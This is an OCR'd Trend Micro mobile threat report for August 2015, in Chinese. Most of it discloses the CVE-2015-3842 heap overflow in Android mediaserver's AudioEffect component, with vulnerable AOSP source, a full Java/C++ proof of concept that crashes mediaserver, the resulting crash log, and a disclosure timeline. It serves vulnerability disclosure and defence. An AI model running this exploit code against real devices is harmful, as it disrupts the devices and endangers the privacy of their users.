
# 趋势科技移动客户端病毒报告


## 2015年8月移动客户端安全威胁概况

本月，截至 2015.8.31 日，发布中国区移动客户端病毒码 1.943.00，大小 4475603 字节。


## 样本检测数量




# APK检测数量


APK检测数量（百万）
14
12
10
8
6
4
2
0
4.6
4.6
4.9
5
5.4
5.5
5.8
6.1
6.2
6.7
7.1
7.3
7.7
8.1
8
8.9
9.8
10.7
11.8
13
201501
201502
201503
201504
201505
201506
201507
201508
201509
201510
201511
201512
APK检测数量
APK检测数量（预测值）

## 十大恶意软件家族




## 十大广告软件家族



# Android Mediaserver 曝出最新漏洞

本次出现漏洞的又是 Android 的 Mediaserver 组件。我们发现了一个 Android Mediaserver 的漏洞，可以导致任意代码执行。利用该漏洞，攻击者可以以 mediaserver 的权限运行攻击代码。该漏洞编号为 CVE-2015-3842。影响范围是从 Android 版本 2.3 到 5.1.1，Google 已经修复该漏洞并将详细信息通过 Android Open Source Project (AOSP) 公布。目前，尚没有针对该漏洞的攻击活动。最近，在这个漏洞之前，还有几个 mediaserver 被披露出来。CVE-2015-3823 可以导致手机无限重启。 ANDROID-21296336 可以导致手机静音。CVE-2015-3824 (Stagefright)，可以导致黑客通过彩信安装恶意软件。

**How it works**

该漏洞涉及 AudioEffect，AudioEffect 是 mediaserver 的一个组件。它接收一个未经检查的参数，通常是一个 app。攻击开始时，黑客通过社工等手段诱使用户安装一个不需要任何权限的程序。





*图 1.我们的 POC 程序*

系统对 pReplyData 和 pCmdData 两个 buffer 大小的检查不合理。这两个 buffer 的大小、和 pCmdData 的数据都来自于客户端提供的参数。当 mediaserver 组件使用这两个 buffer 时，会从 pCmdData 读取 buffer 的长度，系统默认 pReplyData 和 pCmdData 的长度大于这个值。我们可以把 pReplyData 这个客户端提供的参数变得比 pCmdData 缓冲区更小，这就会导致堆溢出。

下面是有漏洞的代码，位置在 EffectBundle.cpp，源码的版本是 Android 5.1.1。

```
3055        case EFFECT_CMD_GET_PARAM:{
3056            //ALOGV("\tEffect_command cmdCode Case: EFFECT_CMD_GET_PARAM start");
3057
3058            if(pContext->EffectType == LVM_BASS_BOOST){
3059                if (pCmdData == NULL ||
3060                        cmdSize < (sizeof(effect_param_t) + sizeof(int32_t)) ||
3061                        pReplyData == NULL ||
3062                        *replySize < (sizeof(effect_param_t) + sizeof(int32_t))){
3063                    ALOGV("\tLVM_ERROR : BassBoost_command cmdCode Case: "
3064                            "EFFECT_CMD_GET_PARAM: ERROR");
3065                    return -EINVAL;
3066                }
3067                effect_param_t *p = (effect_param_t *)pCmdData;                    Heap Overflow
3068
3069                memcpy(pReplyData, pCmdData, sizeof(effect_param_t) + p->psize);
3070
3071                p = (effect_param_t *)pReplyData;
3072
3073                int voffset = ((p->psize - 1) / sizeof(int32_t) + 1) * sizeof(int32_t);
3074
3075                p->status = android::BassBoost_getParameter(pContext,
3076                                                            p->data,
3077                                                            &p->vsize,
3078                                                            p->data + voffset);
3079
3080                *replySize = sizeof(effect_param_t) + voffset + p->vsize;
3081
3082                //ALOGV("\tBassBoost_command EFFECT_CMD_GET_PARAM "
3083                //        "*pCmdData %d, *replySize %d, *pReplyData %d ",
3084                //        *(int32_t *)((char *)pCmdData + sizeof(effect_param_t)),
3085                //        *replySize,
3086                //        *(int16_t *)((char *)pReplyData + sizeof(effect_param_t) + voffset));
3087            }
3088
3089            if(pContext->EffectType == LVM_VIRTUALIZER){
3090                if (pCmdData == NULL ||
3091                        cmdSize < (sizeof(effect_param_t) + sizeof(int32_t)) ||
3092                        pReplyData == NULL ||
3093                        *replySize < (sizeof(effect_param_t) + sizeof(int32_t))){
3094                    ALOGV("\tLVM_ERROR : Virtualizer_command cmdCode Case: "
3095                            "EFFECT_CMD_GET_PARAM: ERROR");
3096                    return -EINVAL;
3097                }
3098                effect_param_t *p = (effect_param_t *)pCmdData;                    Heap Overflow
3099
3100                memcpy(pReplyData, pCmdData, sizeof(effect_param_t) + p->psize);
3101
3102                p = (effect_param_t *)pReplyData;
3103
```

*图 2.堆溢出位置*

另外一个有漏洞的地方在 EffectReverb.cpp。


```
1958        case EFFECT_CMD_GET_PARAM:{
1959            //ALOGV("\tReverb_command cmdCode Case: "
1960            //        "EFFECT_CMD_GET_PARAM start");
1961            if (pCmdData == NULL ||
1962                    cmdSize < (sizeof(effect_param_t) + sizeof(int32_t)) ||
1963                    pReplyData == NULL ||
1964                    *replySize < (sizeof(effect_param_t) + sizeof(int32_t))){
1965                ALOGV("\tLVM_ERROR : Reverb_command cmdCode Case: "
1966                        "EFFECT_CMD_GET_PARAM: ERROR");
1967                return -EINVAL;
1968            }
1969            effect_param_t *p = (effect_param_t *)pCmdData;
1970
1971            memcpy(pReplyData, pCmdData, sizeof(effect_param_t) + p->psize);
1972
1973            p = (effect_param_t *)pReplyData;
1974
1975            int voffset = ((p->psize - 1) / sizeof(int32_t) + 1) * sizeof(int32_t);
1976
1977            p->status = android::Reverb_getParameter(pContext,
1978                                                     (void *)p->data,
1979                                                     &p->vsize,
1980                                                     p->data + voffset);
1981
1982            *replySize = sizeof(effect_param_t) + voffset + p->vsize;
1983
1984            //ALOGV("\tReverb_command EFFECT_CMD_GET_PARAM "
1985            //        "*pCmdData %d, *replySize %d, *pReplyData %d ",
1986            //        *(int32_t *)((char *)pCmdData + sizeof(effect_param_t)),
1987            //        *replySize,
1988            //        *(int16_t *)((char *)pReplyData + sizeof(effect_param_t) + voffset));
1989
1990        } break;
1991        case EFFECT_CMD_SET_PARAM:{
1992
1993            //ALOGV("\tReverb_command cmdCode Case: "
1994            //        "EFFECT_CMD_SET_PARAM start");
```

*图3. 堆溢出位置*

**POC**

我将使用 Nexus 6，系统版本为 Android 5.1.1 LMY47Z。编写程序通过 pReplyData 制造堆溢出并导致 mediaserver 崩溃。下图是 POC 的 Java 代码。

```java
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    AudioEffect.Descriptor[] descriptors = AudioEffect.queryEffects();
    for(AudioEffect.Descriptor descriptor : descriptors) {
        Log.i("AudioEffectPOC", "connectMode:" + descriptor.connectMode + " implementor:"
                + descriptor.implementor + " name:" + descriptor.name + " type:" + descriptor.typ
    }
    try {
        final MediaPlayer mp = MediaPlayer.create(this, R.raw.hangouts_message);
        Equalizer equalizer = new Equalizer(0, mp.getAudioSessionId());
        equalizer.setEnabled(true);

        short bands = equalizer.getNumberOfBands();

        final short minEQLevel = equalizer.getBandLevelRange()[0];
        final short maxEQLevel = equalizer.getBandLevelRange()[1];

        for(short i = 0; i < bands; ++i) {
            equalizer.setBandLevel(i, maxEQLevel);
        }
        Field mNativeAudioEffectField = AudioEffect.class.getDeclaredField("mNativeAudioEffect");
        mNativeAudioEffectField.setAccessible(true);
        long ptr = mNativeAudioEffectField.getLong(equalizer);
        Log.i("AudioEffectPOC","ptr = 0x" + Long.toHexString(ptr));
        int ret = Exploit.exploit(ptr);
        Log.i("AudioEffectPOC","return = 0x" + Integer.toHexString(ret));
        mp.setOnCompletionListener(new MediaPlayer.OnCompletionListener() {
            @Override
            public void onCompletion(MediaPlayer mediaPlayer) {
                mp.release();
            }
        });
        mp.start();
    }catch (Exception e) {
        e.printStackTrace();
    }
```

*图 4.从对象中获取 mNativeAudioEffect*

下图是 Java 调用的 C++代码

```
#include <jni.h>
#include<stdint.h>
class IEffect{
public:
    virtual void a1() = 0;
    virtual void a2() = 0;
    virtual void a3() = 0;
    virtual void a4() = 0;
    virtual void a5() = 0;
    virtual void a6() = 0;
    virtual int command(uint32_t cmdCode, uint32_t cmdSize, void *cmd, uint32_t *replySize, void *reply) = 0;
};
void writeLE(char *arr, int i, int num) {
    arr[i] = (char)(num & 0xff);
    arr[i + 1] = (char)(num >> 8 & 0xff);
    arr[i + 2] = (char)(num >> 16 & 0xff);
    arr[i + 3] = (char)(num >> 24 & 0xff);
}
char rightBuf[] = {
    0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00,
    0x04, 0x00, 0x00, 0x00,
    0x07, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00,
    0x00, 0x00
};
//typedef int (*command_t)(void *thiz, int cmdCode, int cmdSize, void *cmd, int *replySize, void *reply);
extern "C" jint Java_com_poc_Exploit_exploit( JNIEnv* env, jclass thiz, jlong ptr)
{
    void *AudioEffectPtr = (void *)ptr;
    void *mIEffect =(void *)(*(uintptr_t *)(AudioEffectPtr + 212));
    //command_t cmdFunc = (command_t)(*(uintptr_t *)mIEffect + 24);
    int i = 0;
    char cmdData[12 + 1024*6];
    for(i = 0; i < 12; ++i) {
        cmdData[i] = 0;
    }
    writeLE(cmdData, 0, 1024*6 / 2);
    writeLE(cmdData, 4, 1024*6 / 2);
    for(i = 12; i < 12 + 1024*6; ++i) {
        cmdData[i] = 0x77;
    }
    char replyData[32] = {0};
    uint32_t replySize = 32;
    for(i = 0; i < 32; ++i) {
        replyData[i] = cmdData[i];
    }
    //jint ret = cmdFunc(mIEffect, 8, 12 + 1024*1024, cmdData, &replySize, replyData);
    IEffect *obj = reinterpret_cast<IEffect *>(mIEffect);
    jint ret = obj->command(8, 12 + 1024*6, cmdData, &replySize, replyData);
    //replySize = sizeof(rightBuf) - 3;
    //jint ret = obj->command(8, sizeof(rightBuf) - 2, rightBuf, &replySize, rightBuf);
    return ret;
}
```

*图5.向 mediaserver 发送畸形数据*

一旦恶意程序在设备上安装，应用就会触发 pReplyData 缓冲区溢出，Android mediaserver 组件就会崩溃。如果没有崩溃，PoC 应用就会关闭重新运行。

下面是崩溃日志：

F/libc ( 357): Fatal signal 11 (SIGSEGV), code 1, fault addr 0x7777776b in tid 4757 (Binder_5)
I/DEBUG ( 354): *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
I/DEBUG ( 354): Build fingerprint: 'google/shamu/shamu:5.1.1/LMY47Z/1860966:user/release-keys'
I/DEBUG ( 354): Revision: '33696'
I/DEBUG ( 354): ABI: 'arm' W/NativeCrashListener( 855): Couldn't find ProcessRecord for pid 357
I/DEBUG ( 354): pid: 357, tid: 4757, name: Binder_5 >>> /system/bin/mediaserver <<<

I/DEBUG ( 354): signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x7777776b
I/DEBUG ( 354): r0 b3123bb4 r1 b3123bb4 r2 77777777 r3 b404e380
I/DEBUG ( 354): r4 b3123bb4 r5 b589a1c0 r6 b3123bb4 r7 00000003
I/DEBUG ( 354): r8 0000030e r9 b3123bdc sl 00000009 fp b5873b20
I/DEBUG ( 354): ip b6e46d7c sp b3123ba8 lr b6fb1db7 pc b6fb1c26 cpsr 80000030
I/DEBUG ( 354):
I/DEBUG ( 354): backtrace:
I/DEBUG ( 354): #00 pc 0001ec26 /system/lib/libaudioflinger.so
I/DEBUG ( 354): #01 pc 0001edb3 /system/lib/libaudioflinger.so
I/DEBUG ( 354): #02 pc 0002341b /system/lib/libaudioflinger.so
I/DEBUG ( 354): #03 pc 0002045f /system/lib/libaudioflinger.so
I/DEBUG ( 354): #04 pc 00009bef /system/lib/libaudiopolicyservice.so
I/DEBUG ( 354): #05 pc 00016d95 /system/lib/libaudiopolicymanagerdefault.so (android::AudioPolicyManager::getInputForAttr(audio_attributes_t const*, int*, audio_session_t, unsigned int, audio_format_t, unsigned int, audio_input_flags_t, android::AudioPolicyInterface::input_type_t*)+736)
I/DEBUG ( 354): #06 pc 00009701 /system/lib/libaudiopolicyservice.so
I/DEBUG ( 354): #07 pc 00069647 /system/lib/libmedia.so (android::BnAudioPolicyService::onTransact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+890)
I/DEBUG ( 354): #08 pc 0001a6cd /system/lib/libbinder.so (android::BBinder::transact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+60)
I/DEBUG ( 354): #09 pc 0001f77b /system/lib/libbinder.so (android::IPCThreadState::executeCommand(int)+582)
I/DEBUG ( 354): #10 pc 0001f89f /system/lib/libbinder.so (android::IPCThreadState::getAndExecuteCommand()+38)
I/DEBUG ( 354): #11 pc 0001f8e1 /system/lib/libbinder.so (android::IPCThreadState::joinThreadPool(bool)+48)
I/DEBUG ( 354): #12 pc 00023a5b /system/lib/libbinder.so
I/DEBUG ( 354): #13 pc 000104d5 /system/lib/libutils.so (android::Thread::_threadLoop(void*)+112)
I/DEBUG ( 354): #14 pc 00010045 /system/lib/libutils.so
I/DEBUG ( 354): #15 pc 00016baf /system/lib/libc.so (__pthread_start(void*)+30)
I/DEBUG ( 354): #16 pc 00014af3 /system/lib/libc.so (__start_thread+6)
I/BootReceiver( 855): Copying /data/tombstones/tombstone_03 to DropBox (SYSTEM_TOMBSTONE)

**可能的攻击场景**

这个攻击可以被很好的控制，也就是说恶意程序可以决定何时开始攻击已经何时停止攻击。并且利用成功后的攻击代码和 mediaserver 具有相同的权限。因为 mediaserver 涉及到许多和多媒体有关的任务，如拍照，读取 MP4 文件，录像，所以用户的隐私将会受到威胁。只要 mediaserver 组件的版本相同，无论 Android 版本是否一样，都受到该漏洞的影响。一旦攻击发生，用户将很难确定问题的原因。在我们上边的例子里，为了方便介绍这个漏洞，我们运行了一个 app 来触发攻击。然而真实世界里的黑客不会用这么容易察觉的程序发起攻击。恶意程序将会尽可能地伪装自身并利用动态加载技术来避免被检测到。

**解决方案**

趋势科技用户可以使用趋势移动安全 Trend Micro Mobile Security (TMMS) 检测针对这个漏洞的恶意程序。其他 Android 用户可以重启手机到安全模式来卸载恶意程序，然而这种操作对于不擅于操作手机的用户显得有点困难。我们同时建议手机厂商及时更新设备补丁来避免终端用户受到此类漏洞的威胁。

**漏洞披露时间表**

6.19：我们向 Google 安全团队报告了该漏洞，包含 POC。

6.19：Android Security Team 确认为高危漏洞并分配 ID AndroidID-21953516

6.24：Android Security Team 分配 ID CVE-2015-3842

8.1：Android Security Team 在 AOSP 中修复了该漏洞

**关于趋势科技（Trend Micro）**

趋势科技是全球虚拟化及云计算安全的领导厂商，致力于保障企业及消费者交换数字信息环境的安全。趋势科技始终秉持技术革新的理念，基于业内领先的云计算安全技术(Smart Protection Network)核心技术架构，为全世界各地用户提供领先的整合式信息安全威胁管理技术能防御恶意软件、垃圾邮件、数据外泄以及最新的 Web 信息安全，保障信息与财产的安全。同时，遍布全球各地的 1,500 余名趋势科技安全专家可为各国家和地区的企业级个人用户提供 7×24 的全天候响应及技术支持服务。更多关于趋势科技公司及最新产品信息，请访问：www.trendmicro.com.cn。请访问 Trend Watch：www.trendmicro.com/go/trendwatch 查询最新的信息安全威胁的详细资讯。